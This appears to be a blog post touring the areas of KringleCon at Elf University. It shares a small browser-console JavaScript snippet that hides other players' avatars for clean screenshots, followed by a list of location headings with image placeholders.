
Truly experiencing KringleCon involves scoping out every location available. Unfortunately, what makes it great, the people, also can make it hard to navigate and obtain a nice photo of the landscape.

While searching online we can sometimes find useful scripts from this same community, and in this case a piece of JavaScript was found that someone had created called ‘thanosify’


```
window.setInterval(thanosify, 2000);

function thanosify(){

[].forEach.call(document.querySelectorAll('.player'), function (el) {

  if (el.className.includes("me")) {

    console.log(el)

  } else {

    el.style.visibility = 'hidden'

  }

});}
```

This was simple yet effective, if the class of a player wasn’t yourself it would ‘thanosify’ them to make them invisible, and much like the glove that Thanos wore in the Avengers, we too can take this power through our browser console to allow us to capture the landscape which is KringleCon at Elf University.

AREA 1: TRAIN STATION



AREA 2: QUAD




AREA 3: HERSEY HALL

AREA 4: LABORATORY

AREA 5: STUDENT UNION

No Google vent this year 😊

AREA 6: DORMITORY




The key to the dormitory can also be found on the wall once you enter it and includes some toy designs and 2 Turtle Doves!

AREA 7: MINTY'S DORM ROOM


AREA 8: MINTY'S CLOSET

AREA 9: STEAM TUNNELS/KRAMPUS' LAIR



AREA 10: SPEAKER UNPREPAREDNESS

AREA 11: NETWARS



AREA 12: SLEIGH WORKSHOP

AREA 13: THE BELL TOWER